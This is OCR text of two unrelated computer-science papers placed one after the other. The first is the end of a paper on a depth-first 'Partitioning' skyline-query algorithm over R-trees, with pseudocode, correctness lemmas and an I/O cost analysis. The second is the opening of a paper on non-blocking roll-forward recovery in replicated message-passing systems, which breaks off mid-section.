In Figure 4, the pseudo code of *Dominate* function is presented. S is the root of the R-tree related to the existing skyline points. In line 9, according to lemma2, we check whether SSR region of e contains any hyper plane of entry s or not. In line 11, if s doesn`t satisfy lemma2, it is expanded. Children are sorted according to their corners in descending order, child with maximum corner is picked up, and if it satisfies lemma2, then true is returned; else if its corner is inside the related hyper rectangle, then is inserted into the Queue.

V. Reducing to-do list length

Obviously, when there are numerous skyline points, there will be so many intermediate nodes or data points in our To-Do list (e.g. in Figure 2, up to step 8, most of the entries are inserted into the To-Do list, while no skyline point is found).

Our partitioning algorithm discovers the space in depth-first order. We explain our new strategy by R-tree presented in Figure 1. We first push e5, e6 and e7 into a stack, then we expand e5 due to its minimum dist, so e1, e2 and k are inserted into the stack, in BBS e_6 is expanded in the next step, but here we choose an entry among the children of e5 (e1,e2,k) and choose the one with minimum dist (e.g. e1). So in next step we expand e1 and insert a, b and i. Up to here, stack includes {e7, e6, k, e2, i, a, b}. The steps of the algorithm are presented in figure 6. Each time we expand one intermediate node, its children are sorted according to their dist, and checked for domination (which we explain later). After dominance checking, we push them into the stack in descending order and each time, we just pop the first entry from the stack for expansion. In this way, we search the R-tree in depth-first order.

Every time a new entry is picked up, a dominance checking is done. In partitioning (presented in Figure 7.), when we check S for domination, still we can`t be sure that this new entry can't be dominated later. Notice that contrary to BBS we don`t access entries according to their dist in ascending order. We must do a domination test among the entries in to-do list. Since the size of our To-Do list is kept small (later we discuss about the size of the to-do list) so this checking is not costly.

```
int  Function ToDoListDominate (node e, link list L)
1. current = L.first
2.  num =2
3. if ( current = = NULL)
4.      return num
   DO
5.    if ( e is inside the dominance region of current)
6.         discard current
7.    else if (dominance query of e.corner intersects
            current)
8.       {
9.         num  = 3
10.          if  one of the current.hyper planes is fully
                inside e. dominance query  //lemma 2
11.             return 1
12.         else
13.              NewParent = current
14.       }
15.    current = current.next
16. While current != null
17.if   num = = 3
18.      insert current into NewParent as a virtual
          Child.
19. return num
```

Figure 5. ToDoListDominate Function.

For each candidate entry that we want to insert, a dominance checking is held, like Figure 3. But we do such checking among the entries in the link list, and if it is dominated, then will be pruned.

Lemma3. *If a dominance query is held by a point q, and one intermediate node e is intersected by that without satisfying lemma 2 then q is inside e.*

Proof. *Immediate.*

Dominance checking for an entry, includes three states. In Figure 5 we illustrate these states by the number returned by function *ToDoListDominate*. If the number returned is 1, it means that the entire entry is dominated by some point or entry in the To-Do list and must be pruned. If num is 2, it means that the entry can`t be pruned because none of the entries in the To-Do list dominates the entry. If num is 3, it means that the query related to the node e intersects some nodes in the To-Do list, but lemma2 is not satisfied (e.g. the source of the query is inside those nodes (lemma3)).

If one node intersects an intermediate node without satisfying lemma2 (e.g. Q), it will be removed because later (when Q is expanded) this node will be accessed again. Notice that we virtually insert the entry into that node (e.g. Q). By virtually we mean that, this insertion is not like the insertion of R-tree. We assume that each node of the To-Do List consists of two parts, the first part includes an entry of the R-tree and the other part is a link list presenting the virtual children. Notice that we do a virtual insertion if there is not any other entry or point dominating this new entry or point in the To-Do list.

VI. Analysis

In Figure 8, there are four points as existing skyline points. The space is divided into two subspaces. Obviously, any entry in region II is dominated by one of the skyline points. So, if we want to expand one entry, we make sure its corner is inside region I (SR). We prove that the nodes not intersecting SR are not expanded, and finally we discuss about the I/O cost. First we discuss about the correctness of the partitioning algorithm.

Lemma4. *If any data point p is added into skyline points during the execution of the algorithm then it is guaranteed to be a final skyline point.*

Proof. *Before identifying any data point as a skyline point, we do a dominance checking. By function Dominate we check existing skyline points and by function ToDoListDominate we check To-Do list, so if a data point p is not dominated by any point, it can be considered as skyline. You should Notice that the points which will be added into existing skyline set later, are kept in To-Do list*

Lemma 5. *Any data point will be examined, unless one of its ancestor nodes has been pruned.*

Proof. *When an entry is picked up from To-Do list, it will be expanded unless being dominated by some points in existing skyline points or in To-Do list.*

Lemma 6. *Partitioning visits all of the entries of the R-tree unless they are dominated by some points in existing skyline or entries in To-Do list.*

Proof . *Immediate by lamma5.*

Lemmas 4, 5 and 6 guarantee the correctness of the Partitioning algorithm.

An important issue regards the dominance checking, which can be expensive if the skyline contains numerous points. In order to speed up this process, we index existing skyline points in a main memory R-tree, so by function

#	Action	To-Do List	S
1	access root	$(e_5, 6)$ $(e_6, 7.5)$ $(e_7, 17.5)$	$\emptyset$
2	Expand e_5	$(e_1, 9)$ $(e_2, 9)(k, 15)$ $(e_6, 7.5)$ $(e_7, 17.5)$	$\emptyset$
3	Expand e_1	$(b, 10)(a, 11)(i, 14)(e_2, 9)$ $(k, 15)$ $(e_6, 7.5)(e_7, 17.5)$	$\emptyset$
4-6	b,a,i skyline?	$(e_2, 9)(k, 15)$ $(e_6, 7.5)(e_7, 17.5)$	$\{a, b\}$
7	Expand e_2	$(c, 10)(d, 10)(j, 11.5)$ $(k, 15)$ $(e_6, 7.5)(e_7, 17.5)$	$\{a, b\}$
8-11	c,d,j,k skyline?	$(e_6, 7.5)(e_7, 17.5)$	{a,b,c,d}
12	Expand e_6	$(e_3, 9)(e_4, 10)(n, 18)(e_7, 17.5)$	{a,b,c,d}
13	Expand e_3	$(e, 11)(f, 11)(l, 13.5)$ $(e_4, 10)(n, 18)(e_7, 17.5)$	{a,b,c,d}
14-16	Are e,f,l Skyline ?	$(e_4, 10)(n, 18)(e_7, 17.5)$	{a,b,c,d, e,f}
17	Expand e_4	$(g, 11)(h, 11)(m, 13.5)$ $(n, 18)(e_7, 17.5)$	{a,b,c,d, e,f,g,h}
18-21	g,h,m,n skyline?	$(e_7, 17.5)$	{a,b,c,d, e,f,g,h}
22	Prune e_7	$\emptyset$	{a,b,c,d, e,f,g,h}

Figure 6. Steps for partitioning.

```
Algorithm Partitioning (R-tree R)
1. S = ∅// R-tree of skyline points
2. insert all entries of the root R in the ToDo stack
3. while ToDo stack is not empty
4.    pop entry e
5.    if ( Dominate (e,S) = = true)
6.       discard e
7.    if e is an intermediate entry
8.       sort children of e according to their dist
9.    for each child ei of e in ascending order.// if e
      //is not an intermediate node then ei is supposed
      //to be a point.
10.      if ( Dominate (ei,S) = = true)
11.         discard ei
         else
12.         num = ToDoListDominate(ei,ToDo))
13.         if ( num = = 1)
14.            discard ei
15.         else if (num = = 2)
16.            if ei is a point push it into S
               otherwise insert ei into ToDO.
17.         else if (num = = 3)
18.               if ei is a point, remove it
19.               if ei is an intermediate node
20.                  discard ei // ei is virtually
   // insered into another node in To-Do list by function
//ToDoListDominate
21.end of for
22. end of while
End Partitioning.
```

Figure 7. Partitioning algorithm.

Dominate we can do dominance checking very fast.

Lemma 7. *If there is no intersection between MBRs of the R-tree then The size of the To-Do list in partitioning algorithm is* $O(f * (log_f^{n/f}))$, *Where f is the fan-out of the R-tree.*

Proof. *In partitioning we discover the space in depth-first order, so in each level at most f entries are inserted into the To-Do list. Since the height of the R-tree is* $O(log_f^{n/f})$, *so the number of entries in To-Do list will be* $(f * (log_f^{n/f}))$.

The cost of the ToDoDominance function is related to the size of the To-Do list. Suppose that there are 10^7 points in space and $f = 10$, therefore, the length of the To-Do list will be 60 which, in comparison to the number of points and intermediate nodes is very small.

Another important issue regarding the dominance checking is the cost of the Dominate function. Each time a new entry is picked up, we must check the entire existing skyline points, which can be expensive if there are numerous number of them. By the use of an R-tree and function Dominate we deal with this problem.




Figure 8. Skyline and dominance regions.

There are several works [26], [27], [28] and [29] which discuss about the cost of the operations on R-tree. In [26], authors present a detailed study about range aggregate queries in spatial databases. Notice that our aggregate range query is not as complicated as the query type presented in [26] because we just want to test the existence of a data point in a range query but not reporting all of them. In [26] it is proved that for a range aggregate query that reports the number of points, the number of node accesses is $O\left(K^{\frac{d-1}{d}} * log_f^{s/f}\right)$, where d is the dimension of space, K is the number of points reported, s is the number of points indexed in an R-tree whose fan-out is f.

You should notice that this is a very pessimistic upper bound because our query (especially supported with lemma2) is very less complicated than query tackled in [26]. In our query, we want to see whether there is any point in a specific region or not, so the worst case time is when the number of points, inside range query is constant ($k \in O(1)$).

Lemma8. *Partitioning accesses all nodes whose MBRs intersect SR.*

Proof. *In partitioning, we insert all intermediate nodes in the To-Do list, except ones that are dominated by some other point, that means we prune those nodes not intersecting SR.*

Lemma9. *Algorithm partitioning expands only nodes that intersect SR.*

Proof. *Suppose node Q doesn`t intersect SSR, so there must be at least one point dominating it. For sure this point will be found by dominance checking.*

Theorem1: *Partitioning algorithm is I/O cost optimal.*

Proof. *By lemma 8 and 9 we proved that partitioning only accesses nodes that may contain skyline points, so we don`t expand an intermediate node that does not contain skyline point (doesn`t intersect SR). Now, suppose an entry e is picked up from To-Do list, if e doesn`t intersect SR, then by lemma 9 we are sure that it will be pruned.*

We end this section by presenting a cost model for the number of node accesses (NA) in our algorithm. We denote the number of node accesses at each level i of R-tree by NA_i.

Let $p_i(\alpha, \beta)$ be the probability that an MBR of level i intersects the rectangle built by (0,0) and (α, β) as opposite corners. Assume $D_i(\alpha, \beta)$ is the node density at level i. Formally $D_i(\alpha, \beta) = \partial^2 p / \partial\alpha\partial\beta$ [27]. Number of node accesses at level-i equals:

$$NA_i = \frac{N}{f^{i+1}} * P_{int-i} \quad \text{and} \quad P_{int-i} = \iint_{(x,y,)\in SR} D_i(x, y)$$

where N is the cardinality of points, f the fan-out and P_{int-i} is the probability that at level i one node intersects SR.

The value $D_i(\alpha, \beta)$ depends on data density at location (α, β) (as analyzed in [27]). Obviously $D_i(\alpha, \beta) = 0$ for every $(\alpha, \beta) \in SR$. You should notice that if there was any point in SR it would have been chosen as a skyline point. We can claim that $D_i(\alpha, \beta)$ is low (but not zero), resulting

small NA_i. The total number of NA is the summation of NA_i at each level.

Suppose that each leaf node visited contains at least one skyline point, number of node accesses in partitioning(NA_{Par}) is below s.h where s is the number of skyline points and h is the height of the R-tree. Therefore NA_{Par} is $O(s * log_f^{n/f})$. For sure this is a pessimistic upper bound because skyline points may be found in the same leaf nodes, which means Partitioning doesn`t access a complete path for each skyline point from root to a leaf.

VII. Conclusion

In most of the algorithms for computing skyline points, there are several problems that make them inapplicable in practice. BNL and D&C [18] and [6] are very sensitive to main memory size. In addition, neither of them is progressive. You should notice that, since in partitioning space is discovered in depth-first order, so first results will be reported very soon.

Algorithm NN [19] is based on nearest neighbor search. Its performance is poor and needs prohibitive space requirements for more than three dimensions.

BBS [23] is an I/O cost optimal algorithm for computing skyline points. But, dominance checking cost can be high and this makes the algorithm sensitive to the main memory size, even if there is enough memory, the performance will be reduced. In BBS a main memory R-tree is used for existing skyline points but instead of indexing points, the dominance region of any point, is indexed.

Since most dominance regions will cover a large part of the data space, so there will be significant overlap between the intermediate nodes which can be costly. In partitioning, we reduced the cost of dominance checking; in addition, we reduced the length of the To-Do list. In BBS when there are numerous skyline points, To-Do list will be too large; but in partitioning, we handled this problem. Our algorithm also reports first skyline point much earlier than BBS, because contrary to BBS, we don`t visit nodes in breadth-first order.

REFRENCES

[1] H. T. Kung, F. Luccio, and F. P. Preparata, "On Finding the Maxima of a Set of Vectors." vol. 22: ACM, 1975, pp. 469-476.

[2] J. L. Bentley, H. T. Kung, M. Schkolnick, and C. D. Thompson, "On the Average Number of Maxima in a Set of Vectors and Applications." vol. 25: ACM, 1978, pp. 536-543.

[3] L. B. Jon, L. C. Kenneth, and B. L. David, "Fast linear expected-time algorithms for computing maxima and convex hulls," in Proceedings of the first annual ACM-SIAM symposium on Discrete algorithms San Francisco, California, United States, Society for Industrial and Applied Mathematics, 1990.

[4] F. P. Preparata, Shamos, M.I, Computational Geometry, 2 ed. Berlin Springer, 1988.

[5] B. Henrik and V. Jan, "In-Place Algorithms for Computing (Layers of) Maxima." vol. 57: Springer-Verlag New York, Inc., pp. 1-21.

[6] T. Kian-Lee, E. Pin-Kwang, and O. Beng Chin, "Efficient Progressive Skyline Computation," in Proceedings of the 27th International Conference on Very Large Data Bases , 2001.

[7] Buchsbaum, A.L., Goodrich, M.T, "Three-dimensional layers of maxima.", Algorithmica, 2004, pp. 275– 286.

[8] B. Jon Louis, "Multidimensional divide-and-conquer." vol. 23: ACM, 1980, pp. 214-229.

[9] Ji, Matoušek, "Computing dominances in En (short communication)." vol. 38: Elsevier North-Holland, Inc., 1991, pp. 277-278.

[10] K. Sanjiv, "Dynamic Maintenance of Maxima of 2d Point Sets."vol. 29: Society for Industrial and Applied Mathematics, 2000, pp. 1858-1877.

[11] M.H. Overmars and J. van Leeuwen, "Maintenance of configurations in the plane, J. Comput. Syst. Sci., 1981, pp. 166-204.

[12] C. Jingchao, "Optimizing stable in-place merging." vol. 302: Elsevier Science Publishers Ltd., 2003, pp. 191-210.

[13] C. Jing-Chao, "A simple algorithm for in-place merging." vol. 98: Elsevier North-Holland, Inc., 2006, pp. 34-40.

[14] G. Viliam, K. Jyrki, and P. Tomi, "Asymptotically efficient in-place merging." vol. 237: Elsevier Science Publishers Ltd., 2000, pp.159-181.

[15] P. Wu, C. Zhang, Y. Feng, B. Zhao, D. Agrawal, and A. El Abbadi, "Parallelizing skyline queries for scalable distribution," Springer, 2006, pp. 112-130.

[16] H. K. Dai and X.-W. Zhang,"Improved linear expected-time algorithms for computing maxima", *Latin American Theoretical Informatics*, 2004, pp. 181–192.

[17] B. Chazelle, "On the convex layers of a planar set," IEEE Trans. Information Theory, 1985, pp. 509- 517.

[18] B. Stephan, K. Donald, and S. Konrad, "The Skyline Operator," in Proceedings of the 17th International Conference on Data Engineering: IEEE Computer Society, 2001.

[19] K. Donald, R. Frank, and R. Steffen, "Shooting stars in the sky: an online algorithm for skyline queries," in Proceedings of the 28th international conference on Very Large Data Bases Hong Kong, China: VLDB Endowment, 2002.

[20] T. Kian-Lee, E. Pin-Kwang, and O. Beng Chin, "Efficient Progressive Skyline Computation," in Proceedings of the 27th International Conference on Very Large Data Bases: Morgan Kaufmann Publishers Inc., 2001.

[21] I. Stojmenovic and M. Miyakawa, "An optimal parallel algorithm for solving the maximal elements problem in the plane," *Parallel Computing*, 1988.

[22] R. Nick, K. Stephen, Fr, d, and V. ric, "Nearest neighbor queries." vol. 24: ACM, 1995, pp. 71-79.

[23] P. Dimitris, T. Yufei, F. Greg, and S. Bernhard, "An optimal and progressive algorithm for skyline queries," in Proceedings of the 2003 ACM SIGMOD international conference on Management of data San Diego, California: ACM, 2003.

[24] G. Sathish, K. A. Pankaj, and A. Lars, "CRB-Tree: An Efficient Indexing Scheme for Range-Aggregate Queries," in Proceedings of the 9th International Conference on Database Theory: Springer-Verlag, 2002.

[25] H. Ching-Tien, A. Rakesh, M. Nimrod, and S. Ramakrishnan, "Range queries in OLAP data cubes." vol. 26: ACM, 1997, pp. 73-88.

[26] T. Yufei and P. Dimitris, "Range Aggregate Processing in Spatial Databases." vol. 16: IEEE Educational Activities Department, 2004, pp. 1555-1570.

[27] T. Yannis, S. Emmanuel, and S. Timos, "Efficient Cost Models for Spatial Queries Using R-Trees." vol. 12: IEEE Educational Activities Department, 2000, pp. 19-32.

[28] K. Ibrahim and F. Christos, "On packing R-trees," in Proceedings of the second international conference on Information and knowledge management Washington, D.C., United States: ACM, 1993.

[29] M. H. Joseph, A. Ron, C. Andy, H. Christian, O. Chris, R. Vijayshankar, R. Tali, and J. H. Peter, "Interactive Data Analysis: The Control Project." vol. 32: IEEE Computer Society Press, 1999, pp. 51-59.

Non-Blocking Roll-Forward Recovery for Message Passing Systems

Behzad Chitsaz
Department of Computer Engineering
and Information Technology
Amirkabir University of Technology
Tehran, Iran
b.chitsaz@aut.ac.ir

Mohammadreza Razzazi
Department of Computer Engineering
and Information Technology
Amirkabir University of Technology
Tehran, Iran
razzazi@aut.ac.ir

***Abstract*— Due to the message transmission between processes in a distributed system, an error in a process might be propagated to another via faulty messages, which causes a global failure. In the absence of built-in fault detection methods, rollback recovery approach is not useful. To avoid error propagation and rollback overhead, roll-forward recovery schemes based on redundancy techniques such as N-Version Programming techniques have been presented. The disadvantage of using these schemes is that they need to block the receiver process until each received message is confirmed by the other version of the process, which results in high time overhead. In the case of variant response latencies, consisting of processing time and message transmission delay, these techniques would not be efficient. In this paper, a non-blocking roll-forward recovery approach with some changes to duplex system is proposed. This approach does not avoid fault propagation. But it performs an additional test using a copy of a failed module version to discover faulty process and replace its state with the fault-free process and mask the faults which are propagated to other processes; so it does not need to block processing or message transmission in any phases of the process. This scheme has lower execution time than existing roll-forward techniques.**

***Keywords*— Causal Memory, Replicated Distributed Systems, Replication Consistency**

I. INTRODUCTION

Faults in distributed systems can be categorized base on their behavior, in three category *crash failures*, *omission failures* and *byzantine failures*. In the case of *crash failures*, a faulty process stops executing prematurely, in the case of *omission failures*, faulty process intermittently omits to send or receive messages, and finally in the case of *byzantine failure*, faulty process can exhibit any behavior, it can change its state arbitrarily, send messages with incorrect content [1].

Faults can also be categorized by the phase in which they are introduced: *Design faults* are those which arise during the system design or during modification of system. *Operational faults* are ones which appear during the system lifetime and are caused due to physical reasons e.g. hardware failures or failure of communication network in the system. Generally, design faults are much harder to tolerate than operational faults.

The root cause of failure of hardware components like nodes and links is frequently physical failure. Software, in contrast, has no physical properties; it is a totally conceptual entity. Hence, physical faults cannot exist in software. Software faults are always *design faults.* That is, a fault in the software due to incorrect designs or presence of "bugs", which are usually caused by human errors (in contrast to physical failures, which are caused by natural laws). To build software that can handle faults in its components, we need techniques that can cope with design faults. We will call such software *fault tolerant software* [2].

A system is fault tolerant if it can mask the presence of faults using redundancy. The goal of fault tolerance is to avoid system failure, even if faults are present.

It is clear that only replicating the same component will not help in coping with design faults, because if software has a design fault, then all replicas of the component will also have the same design fault, and hence the fault cannot be masked. To solve this problem the redundant units are intended to compensate for, or mask a failed software unit when they are not affected by software faults that cause similar errors at cross-check points. Therefore each simplex unit in set of units needs to be built separately and independently of the other members of the set. This is the concept of software design diversity

There are many approaches for organizing diverse design to build fault tolerant software. Two main methods are the *recovery block approach* and *N-version programming*. This paper explains that replicating the same component is not always useless. In section 4 we explain that using design diversity and component replication together, makes it possible to distinguish between failed and failure-propagated components [2].




Figure 1 - Detecting Fault propagation using roll-forward recovery

The paper is organized as follows: in section 2 some related works about recovery in message passing systems with fault detection latency is presented. In section 3 the system model and basic assumptions for new protocol are explained. In section 4 our new scheme called non-blocking roll-forward recovery is presented. In section 5 an analysis and comparison about the performance and overhead of new scheme and existing schemes are made, and finally in section 5 the conclusion is presented.

II. Related Works

Tolerating faults in distributed systems is possible in two ways: backward error recovery and forward error recovery. Both approaches use checkpointing to recover the correct state. Authors in [3] assumed that each process uses some reliable fault detection mechanisms that discovers all failures occurred with a finite latency. When a failure is discovered, the failed process sends a message to all processes, and then they compute unsafe (probably unsafe) checkpoints and finally rollback to last safe checkpoint and discard or repeat messages when necessary. Pradhan in [4] proposes to use duplex systems and triple modular redundancy to perform forward error recovery for multiprocessors called *roll-forward recovery* in contrast to *rollback-recovery*, but paper does not consider message passing between processors and error propagation. After that, [5] and [6] extend this approach for message passing systems. Responsive roll-forward recovery method [6] proposed that each message of a version, before any transmission must be confirmed by another version, this approach causes high time overhead in case of variant message response delay. Such delay can exist because of different processing times or different message transmission times. Sobe in [5] propose a new method based on duplex systems that each version sends its message to target versions alternately and information about its next message is piggybacked on that message, this method has time overhead like [6], because receiving process must postpone any message transmission until the received message be confirmed. In this paper our aim is to remove this delay. All of these approaches use checkpointing to save system state and retrieve correct states when necessary. Authors in [7] represent some roll-forward checkpointing scheme and in [8] the previous work has been timely improved.

III. Model and Basic Assumptions

A system is modeled by a number of processes that communicate via sending and receiving messages. Each node contains a running module that performs some tasks in a deterministic way, such that each module received a message, performs some processes on the input message and sends some messages to other nodes. In order to achieve fault tolerance, some redundancy such as module replicas are used to detect and mask failures. Module *a* is called a *version* of module *b* if it performs the same task as *b* but uses modular redundancy, i.e. for each input message, module *a* uses a different source code from module *b* to do generate the same output. Module *c* is called a *copy* of module *d* if it performs the same task as module *d* and also uses the same source code as module *d*. A special processor, called the Checkpoint Processor, is used to save and compare checkpoints and perform recovery when the need arises.




Figure 2-Detecting faulty version

Any module can fail while processing an input message. A failure probably causes no message output, wrong output messages to target nodes, or some additional messages to other nodes. Any wrong message, will lead the receiver node to a failed state and results in some behavior as a failed node.

We assume that hardware is reliable, and then two module copies of a version never behave different from each other due to hardware failure.

IV. New Roll-Forward Protocol for Message Passing Systems

To explain this protocol, replicas of a module *m* is denoted by $m_{i,j}$ which represents the copy *i*th copy of the *j*th version of module *m*.

Assume a message passing system consists of *n* modules $M=\{m^0,m^1,...,m^{n-1}\}$ that each module may fail any time and propagate error to any other process. To add redundancy to this system we organize our fault tolerant system as follows.

A. Fault-Free Execution

A new system consists of module sets $M_0=\{m_0^0,m_0^1,...,m_0^{n-1}\}$ and $M_1=\{m_1^0,m_1^1,...,m_1^{n-1}\}$, where $m_i^k\ 0 \le i \le 1, 0 \le k \le n$ is the i-th version of m^k. Message transmission between these two sets of processors is completely isolated, i.e. each module of set M_i receives and sends messages only from and to modules from set M_i. So, a failure in a module in M_0 does not propagate to any module in set M_1 and vice versa. When version m_i^k creates a checkpoint, it compares its checkpoint to the last checkpoint created by version m_{1-i}^k to check their input and output messages with each other. If both versions agree on each other checkpoints, it means that both processes are in a correct state, thus they continue processing. Each received message must be logged by the receiver copy.

B. Fault Discovery Execution

If one or both versions do not agree on each other's checkpoint, it means that one of two processes is in failed state. But it is unknown that which of these two processes has failed, also it is unknown whether the failed process has failed itself or its failure has been propagated from another failed module. To discover this, we use a third processor to start an additional copy of one arbitrary version from the last correct checkpoint that both versions agree on it. Note that while the spare copy is processing, main modules are not blocked and continue processing.

Without loss of generality we start an additional copy from version number 0, called $m_0^{k\prime}$. Now we copy the last correct checkpoint from m_1^k to it, and repeat received message log of m_1^k from last correct checkpoint up to the next checkpoint. After processing these input messages, $m_0^{k\prime}$ creates a checkpoint, and then it compares its checkpoint to checkpoints from two primary processes that they did not agree on their checkpoints. Three cases may occur:

Case 1: $m_0^{k\prime}$ agrees with m_1^k but does not agree with m_0^k. In this case we observe that m_0^k and $m_0^{k\prime}$, two copies of a version that execute exactly the same code, receive their input messages through two different channels (m_0^k from module set M_0 and $m_0^{k\prime}$ from input message log of m_1^k i.e. module set M_0), thus from disagreement between these two copies, we conclude that two input messages are inconsistent. On the other hand, we observe that $m_0^{k\prime}$ and m_1^k, two different versions of a module with different source code, receive exactly the same data, and after execution they agree on their

checkpoint, it means that there is no inconsistency between processes of these two copies. From these two observations we conclude that the failure is propagated from other modules, which is shown at Figure 1.
In this case the protocol does nothing and waits for the other modules to find the self-failed module.

Case 2: $m_0^{k\prime}$ agrees with m_0^k but does not agree with m_1^k. In this case we observe that two version of a module ($m_0^{k\prime}$ and m_1^k) receive same data (input message log from m_1^k from the module set M_1) but the disagreement between them means that they generate different outputs from exactly same input data. Thus we conclude that these processes behave different and one of these two versions is certainly failed itself, and not by faulty messages. On the other hand agreement between $m_0^{k\prime}$ and m_0^k means that the two copies of a version that execute exactly the same source code, but receive their input data from two different channels, agree on their checkpoints and then there is no inconsistency between input messages of the two versions. Both of these observations confirm that the failure is internal, and the other processes are failure-free, so we discover that one of the two versions m_0^k *and* m_1^k is self-failed. This case is shown at Figure 2.

In the next step, we will discover the failed node, while the primary versions are not blocked and still running. In this step, we use another spare node to start a third version of the module m^k called m_2^k. As described, in case 2, we observe that the input data from both module sets are correct, so there is no difference in choosing version to copy its state to the spare version. We copy the last correct state of an arbitrary version to the spare version and then repeat the input message log of that version for it. The module m_2^k after executing its process creates a new checkpoint and then compares it to the last checkpoints created by two primary versions. The correct version, is the version that m_2^k agrees with it. If m_2^k does not agree with any of the two primary versions, it means that more than one of three versions are failed, and TMR approach is unable to find the correct version. This situation forces system to reconfiguration and roll back to the last correct state.

Case 3: $m_0^{k\prime}$ does not agree with any of the two versions m_0^k and m_1^k. This means that more than one process has failed in the current checkpoint interval and this makes recovery process impossible, therefore reconfiguration and rollback is necessary. But there are some conditions that only one failure in a checkpoint interval may result inconsistency in both process and message. Such conditions take place when the failed process sends faulty messages to other processes, and after some steps the failure propagate to itself and make its message log faulty, we call this pattern *propagation loop* which is shown in Figure 3. In this situation, both process and message log inconsistency is detected.

We can detect and solve propagation loop problem by a small change in checkpointing and message passing method: when a module sends a message, it piggybacks the information about the other modules that effect on this message and their checkpoint number. Since only information about recent checkpoints is needed, information about previous checkpoints can be discarded, so it does not have high communication overhead. When a process receives a message that has effected by itself in the current checkpoint interval, it creates an additional checkpoint. After that, it can whether perform the comparison task to completely avoid propagation loop, or postpone it until its predefined checkpoint comparison time. If module compare checkpoints immediately and after that a condition like case 3 occurs, it can certainly decide that more than one failure occurred and rollback to last consistent checkpoint. But if we choose the postpone approach, and a failure like this case occurs, then the module must also check previous forced checkpoints to see whether a case like case 1 or 2 occurs or not, if we reach such states, the fault detection and recovery continues, but if it reach the last consistent checkpoint and did not found such cases, it discovers that more than one failure occurred and rolls back to its last consistent state.

C. Fault Recovery Algorithm

When detection of failed module finished, current states of failed module set must be replaced by failure-free module-set. As noted above, when the failure detection process gets started, other processes does not block and might create new checkpoints, so while fault detection process, if another failure occurs in the failure-free module set, this replacement will replace the failed checkpoints by some other failed checkpoints, the failure will permanently remain in the system. To avoid such cases, it is necessary to replace the faulty checkpoints, by last confirmed checkpoint from the other module set, not the last created checkpoint.
